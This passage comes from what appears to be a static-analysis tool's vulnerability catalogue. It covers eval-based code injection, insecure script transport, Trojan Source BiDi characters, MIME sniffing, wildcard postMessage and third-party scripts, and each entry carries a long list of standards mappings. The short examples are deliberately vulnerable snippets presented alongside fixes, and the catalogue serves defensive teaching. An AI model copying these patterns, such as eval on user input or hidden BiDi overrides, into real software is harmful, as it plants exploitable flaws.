[16] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.6

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.6

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.6

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.6

[20] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[21] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection

[22] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 020

[23] Standards Mapping - Web Application Security Consortium Version 2.00, Application Misconfiguration (WASC-15)

Dynamic Code Evaluation: Code Injection

Explanation

Many modern programming languages allow dynamic interpretation of source instructions. This capability allows programmers to perform dynamic instructions based on input received from the user. Code injection vulnerabilities occur when the programmer incorrectly assumes that instructions supplied directly from the user will perform only innocent operations, such as performing simple calculations on active user objects or otherwise modifying the user's state. However, without proper validation, a user might specify operations the programmer does not intend.

Example: In this classic code injection example, the application implements a basic calculator that allows the user to specify commands for execution.

```
...
        userOp = form.operation.value;
        calcResult = eval(userOp);
...
```

The program behaves correctly when the `operation` parameter is a benign value, such as "8 + 7 * 2", in which case the `calcResult` variable is assigned a value of 22. However, if an attacker specifies languages operations that are both valid and malicious, those operations would be executed with the full privilege of the parent process. Such attacks are even more dangerous when the underlying language provides access to system resources or allows execution of system commands. In the case of JavaScript, the attacker may utilize this vulnerability to perform a cross-site scripting attack.

Recommendation

Avoid dynamic code interpretation whenever possible. If your program's functionality requires code to be interpreted dynamically, the likelihood of attack can be minimized by constraining the code your program will execute dynamically as much as possible, limiting it to an application- and context-specific subset of the base programming language.

If dynamic code execution is required, unvalidated user input should never be directly executed and interpreted by the application. Instead, use a level of indirection: create a list of legitimate operations and data objects that users are allowed to specify, and only allow users to select from the list. With this approach, input provided by users is never executed directly.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 95, CWE ID 494

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [18] CWE ID 094

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [17] CWE ID 094

[4] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001764, CCI-001774, CCI-002754

[5] Standards Mapping - FIPS200, SI

[6] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[7] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[8] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[9] Standards Mapping - OWASP Application Security Verification Standard 4.0, 1.14.2 Configuration Architectural Requirements (L2 L3), 5.2.4 Sanitization and Sandboxing Requirements (L1 L2 L3),5.2.5 Sanitization and Sandboxing Requirements (L1 L2 L3), 5.2.8 Sanitization and Sandboxing Requirements (L1 L2 L3), 5.3.6 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 5.5.4 Deserialization Prevention Requirements (L1 L2 L3), 10.3.2 Deployed Application Integrity Controls (L1 L2 L3), 12.3.3 File Execution Requirements (L1 L2 L3), 14.2.3 Dependency (L1 L2 L3)

[10] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[11] Standards Mapping - OWASP Top 10 2004, A6 Injection Flaws

[12] Standards Mapping - OWASP Top 10 2007, A2 Injection Flaws

[13] Standards Mapping - OWASP Top 10 2010, A1 Injection

[14] Standards Mapping - OWASP Top 10 2013, A1 Injection

[15] Standards Mapping - OWASP Top 10 2017, A1 Injection

[16] Standards Mapping - OWASP Top 10 2021, A03 Injection

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.6

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.2

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.1

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.1

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.1

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.1

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.1

[24] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[25] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[26] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 116, Risky Resource Management - CWE ID 094

[27] Standards Mapping - SANS Top 25 2010, Risky Resource Management - CWE ID 494

[28] Standards Mapping - SANS Top 25 2011, Risky Resource Management - CWE ID 494

[29] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3570 CAT I

[30] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3570 CAT I

[31] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3570 CAT I

[32] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3570 CAT I

[33] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3570 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3570 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3570 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-001480 CAT II, APSC-DV-001490 CAT II, APSC-DV-002560 CAT I

[48] Standards Mapping - Web Application Security Consortium Version 2.00, Improper Input Handling (WASC-20)

Dynamic Code Evaluation: Insecure Transport

Explanation

Including executable content from a website over an unencrypted channel enables an attacker to perform a man-in-the-middle (MiTM) attack. This enables an attacker to load their own content that is executed as if it was part of the original website.

Example: Consider the following `script` tag:
```
<script src="http://www.example.com/js/fancyWidget.js"></script>
```

If an attacker is listening to the network traffic between the user and the server, the attacker can imitate or manipulate the content from `www.example.com` to load their own JavaScript.

Recommendation

Control the code that your web pages load and if the code is coming from a separate domain, make sure the code is always loaded over a secure connection. Whenever possible, avoid including scripts or other artifacts from third-party sites.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 319

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-000068, CCI-001453, CCI-002418, CCI-002420, CCI-002421, CCI-002422, CCI-002890, CCI-003123

[3] Standards Mapping - FIPS200, SC

[4] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[5] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-8 Transmission Confidentiality and Integrity (P1)

[6] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-8 Transmission Confidentiality and Integrity

[7] Standards Mapping - OWASP Application Security Verification Standard 4.0, 1.9.1 Communications Architectural Requirements (L2 L3), 1.14.1 Configuration Architectural Requirements (L2 L3), 2.2.5 General Authenticator Requirements (L3), 2.6.3 Look-up Secret Verifier Requirements (L2 L3), 2.8.3 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.7.1 Out of Band Verifier Requirements (L1 L2 L3), 2.7.2 Out of Band Verifier Requirements (L1 L2 L3), 2.7.3 Out of Band Verifier Requirements (L1 L2 L3), 2.8.4 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.8.5 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.9.3 Cryptographic Software and Devices Verifier Requirements (L2 L3), 3.7.1 Defenses Against Session Management Exploits (L1 L2 L3), 6.2.1 Algorithms (L1 L2 L3), 6.2.2 Algorithms (L2 L3), 6.2.3 Algorithms (L2 L3), 6.2.4 Algorithms (L2 L3), 6.2.5 Algorithms (L2 L3), 6.2.6 Algorithms (L2 L3), 6.2.7 Algorithms (L3), 8.1.6 General Data Protection (L3), 8.3.1 Sensitive Private Data (L1 L2 L3), 8.3.4 Sensitive Private Data (L1 L2 L3), 8.3.7 Sensitive Private Data (L2 L3), 9.1.1 Communications Security Requirements (L1 L2 L3), 9.1.2 Communications Security Requirements (L1 L2 L3), 9.1.3 Communications Security Requirements (L1 L2 L3), 9.2.1 Server Communications Security Requirements (L2 L3), 9.2.2 Server Communications Security Requirements (L2 L3), 9.2.3 Server Communications Security Requirements (L2 L3), 14.1.3 Build (L2 L3), 14.4.5 HTTP Security Headers Requirements (L1 L2 L3)

[8] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M3 Insufficient Transport Layer Protection

[9] Standards Mapping - OWASP Top 10 2004, A10 Insecure Configuration Management

[10] Standards Mapping - OWASP Top 10 2007, A9 Insecure Communications

[11] Standards Mapping - OWASP Top 10 2010, A9 Insufficient Transport Layer Protection

[12] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[13] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[14] Standards Mapping - OWASP Top 10 2021, A02 Cryptographic Failures

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 4.1, Requirement 6.5.10

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 4.1, Requirement 6.3.1.4, Requirement 6.5.9

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 4.1, Requirement 6.5.4

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 4.1, Requirement 6.5.4

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 4.1, Requirement 6.5.4

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 4.1, Requirement 6.5.4

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 4.1, Requirement 6.5.4

[22] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 6.2 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography

[23] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 6.2 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography, Control Objective B.2.5 - Terminal Software Design

[24] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 319

[25] Standards Mapping - SANS Top 25 2010, Porous Defenses - CWE ID 311

[26] Standards Mapping - SANS Top 25 2011, Porous Defenses - CWE ID 311

[27] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3260.1 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3260 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3260 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3260 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3260 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3260 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3250.1 CAT I, APP3250.2 CAT I, APP3250.3 CAT II, APP3250.4 CAT II, APP3260 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[44] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[45] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-000160 CAT II, APSC-DV-000170 CAT II, APSC-DV-001940 CAT II, APSC-DV-001950 CAT II, APSC-DV-002440 CAT I, APSC-DV-002450 CAT II, APSC-DV-002460 CAT II, APSC-DV-002470 CAT II

[46] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[47] Standards Mapping - Web Application Security Consortium Version 2.00, Insufficient Transport Layer Protection (WASC-04)

Encoding Confusion: BiDi Control Characters

Explanation

Source code that contains Unicode bidirectional override control characters can be a sign of an insider threat attack. Such an attack can be leveraged through the supply chain for programming languages such as C, C++, C#, Go, Java, JavaScript, Python, and Rust. Several variant attacks are already published by Nicholas Boucher and Ross Anderson, including the following: Early Returns, Commenting-Out, and Stretched Strings.

Example 1: The following code exhibits a control character, present in a C source code file, which leads to an Early Return attack:

```
#include <stdio.h>

int main() {
        /* Nothing to see here; newline RLI /*/ return 0 ;
        printf("Do we get here?\n");
        return 0;
}
```

The Right-to-Left Isolate (RLI) Unicode bidirectional control character, in `Example 1`, causes the code to be viewed as the following:

```
#include <stdio.h>

int main() {
        /* Nothing to see here; newline; return 0 /*/
        printf("Do we get here?\n");
        return 0;
}
```

Of particular note is that a developer who performs a code review, in a vulnerable editor/viewer, would not visibly see what a vulnerable compiler will process. Specifically, the early return statement that modifies the program flow.

Recommendation

Fortify recommends the following: (1) Identify all Unicode bidirectional (BiDi) control characters in source code files within a software supply chain. (2) Review and eliminate all unnecessary BiDi control characters from source files. (3) Report any identified malicious Unicode BiDi control character usage to your cyber security team. (4) Review compilers, interpreters, and source code/viewers editors for vulnerabilities related to either interpreting or viewing Unicode BiDi control characters. (5) Apply any necessary patches for compilers, interpreters, and source code editors/viewers.

References

[1] Nicholas Boucher, and R. Anderson, Trojan Source: Invisible Vulnerabilities, https://www.trojansource.codes/trojan-source.pdf

[2] Standards Mapping - OWASP Top 10 2017, A1 Injection

[3] Standards Mapping - OWASP Top 10 2021, A03 Injection

HTML5: MIME Sniffing

Explanation

MIME sniffing, is the practice of inspecting the content of a byte stream to attempt to deduce the file format of the data within it.

If MIME sniffing is not explicitly disabled, some browsers can be manipulated into interpreting data in a way that is not intended, allowing for cross-site scripting attacks.

For each page that could contain user controllable content, you should use the HTTP Header `X-Content-Type-Options: nosniff`.

Recommendation

To mitigate this finding, the programmer can either: (1) set it globally for all pages in the application in the web.config file, or (2) set the required header page by page for only those pages that might contain user-controllable content.

To set it globally, add the header in the web.config file for the application hosted by Internet Information Services (IIS):

```
<system.webServer>
  <httpProtocol>
    <customHeaders>
      <add name="X-Content-Type-Options" value="nosniff"/>
    </customHeaders>
  </httpProtocol>
</system.webServer>
```

The following examples shows how to add the header to the global `Application_BeginRequest` method:

```
void Application_BeginRequest(object sender, EventArgs e)
{
    this.Response.Headers["X-Content-Type-Options"] = "nosniff";
}
```

The following example shows how to add it to a page by implementing a custom HTTP module using the `IHttpModule` interface

```
public class XContentTypeOptionsModule : IHttpModule
{
    ...
    void context_PreSendRequestHeaders(object sender, EventArgs e)
    {
        HttpApplication application = sender as HttpApplication;

        if (application == null) return;
        if (application.Response.Headers["X-Content-Type-Options"] != null) return;
        application.Response.Headers.Add("X-Content-Type-Options", "nosniff");
    }
}
```

References

[1] Reducing MIME type security risks, http://msdn.microsoft.com/en-us/library/ie/gg622941(v=vs.85).aspx

[2] ASP.NET Configuration Files, http://msdn.microsoft.com/en-us/library/ms178684(v=vs.100).aspx

[3] Global.asax Syntax, http://msdn.microsoft.com/en-us/library/2027ewzw(v=vs.100).aspx

[4] IE8 Security Part V: Comprehensive Protection, http://blogs.msdn.com/b/ie/archive/2008/07/02/ie8-security-part-v-

comprehensive-protection.aspx

[5] Custom HttpModule Example, http://msdn.microsoft.com/en-us/library/aa719858(v=vs.71).aspx

[6] HttpResponse Class, http://msdn.microsoft.com/en-us/library/system.web.httpresponse(v=vs.110).aspx

[7] MIME types and stylesheets, http://msdn.microsoft.com/en-us/library/ie/gg622939(v=vs.85).aspx

[8] Standards Mapping - Common Weakness Enumeration, CWE ID 554

[9] Standards Mapping - Common Weakness Enumeration Top 25 2019, [3] CWE ID 020

[10] Standards Mapping - Common Weakness Enumeration Top 25 2020, [3] CWE ID 020

[11] Standards Mapping - Common Weakness Enumeration Top 25 2021, [4] CWE ID 020

[12] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002754

[13] Standards Mapping - FIPS200, CM

[14] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[15] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[16] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[17] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.1.3 Input Validation Requirements (L1 L2 L3), 5.1.4 Input Validation Requirements (L1 L2 L3), 14.1.3 Build (L2 L3)

[18] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M1 Weak Server Side Controls

[19] Standards Mapping - OWASP Top 10 2004, A10 Insecure Configuration Management

[20] Standards Mapping - OWASP Top 10 2010, A6 Security Misconfiguration

[21] Standards Mapping - OWASP Top 10 2013, A5 Security Misconfiguration

[22] Standards Mapping - OWASP Top 10 2017, A6 Security Misconfiguration

[23] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.10

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.1

[27] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.1

[28] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.1

[29] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.1

[30] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.1

[31] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[32] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection

[33] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I

[34] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I

[35] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I

[36] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I

[37] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I

[38] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I

[39] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I

[40] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002560 CAT I

[41] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002560 CAT I

[42] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002560 CAT I

[43] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002560 CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002560 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002560 CAT I

[49] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002560 CAT I

[50] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002560 CAT I

[51] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002560 CAT I

[52] Standards Mapping - Web Application Security Consortium Version 2.00, Application Misconfiguration (WASC-15)

HTML5: Overly Permissive Message Posting Policy

Explanation

One of the new features of HTML5 is cross-document messaging. The feature allows scripts to post messages to other windows. The corresponding API allows the user to specify the origin of the target window. However, caution should be taken when specifying the target origin because an overly permissive target origin will allow a malicious script to communicate with the victim window in an inappropriate way, leading to spoofing, data theft, relay, and other attacks.

Example 1: The following example uses a wildcard to programmatically specify the target origin of the message to be sent.

```
o.contentWindow.postMessage(message, '*');
```

Using the * as the value of the target origin indicates that the script is sending a message to a window regardless of its origin.

Recommendation

Do not use the * as the value of the target origin. Instead, provide a specific target origin.

Example 2: The following code provides a specific value for the target origin.

```
o.contentWindow.postMessage(message, 'www.trusted.com');
```

References

[1] Michael Schmidt, HTML5 Web Security, 2011

[2] Philippe De Ryck, Lieven Desmet, Pieter Philippaerts, and Frank Piessens, A Security Analysis of Next Generation Web Standards, 2011

[3] Standards Mapping - Common Weakness Enumeration, CWE ID 942

[4] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001368, CCI-001414

[5] Standards Mapping - General Data Protection Regulation, Access Violation

[6] Standards Mapping - NIST Special Publication 800-53 Revision 4, AC-4 Information Flow Enforcement (P1)

[7] Standards Mapping - NIST Special Publication 800-53 Revision 5, AC-4 Information Flow Enforcement

[8] Standards Mapping - OWASP Application Security Verification Standard 4.0, 14.4.6 HTTP Security Headers Requirements (L1 L2 L3), 14.5.3 Validate HTTP Request Header Requirements (L1 L2 L3)

[9] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M5 Poor Authorization and Authentication

[10] Standards Mapping - OWASP Top 10 2013, A5 Security Misconfiguration

[11] Standards Mapping - OWASP Top 10 2017, A6 Security Misconfiguration

[12] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[13] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.10

[14] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.8

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.8

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.8

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.8

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.8

[19] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 5.4 - Authentication and Access Control

[20] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 5.4 - Authentication and Access Control

[21] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[22] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[23] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[24] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[25] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-000480 CAT II, APSC-DV-000490 CAT II

Hardcoded Domain in HTML

Explanation

Including executable content from another web site is a risky proposition. It ties the security of your site to the security of the other site.

Example: Consider the following `script` tag.

```
<script src="http://www.example.com/js/fancyWidget.js"></script>
```

If this tag appears on a web site other than `www.example.com`, then the site is dependent upon `www.example.com` to serve up correct and non-malicious code. If attackers can compromise `www.example.com`, then they can alter the contents of `fancyWidget.js` to subvert the security of the site. They could, for example, add code to `fancyWidget.js` to steal a user's confidential data.

Recommendation

Keep control over the code your web pages invoke. Do not include scripts or other artifacts from third-party sites.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 494, CWE ID 829

[2] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001167

[3] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[4] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-18 Mobile Code (P2)

[5] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-18 Mobile Code

[6] Standards Mapping - OWASP Application Security Verification Standard 4.0, 1.14.2 Configuration Architectural Requirements (L2 L3), 5.3.9 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 10.3.2 Deployed Application Integrity Controls (L1 L2 L3), 12.3.3 File Execution Requirements (L1 L2 L3), 12.3.6 File Execution Requirements (L2 L3), 14.2.3 Dependency (L1 L2 L3), 14.2.4 Dependency (L2 L3)

[7] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

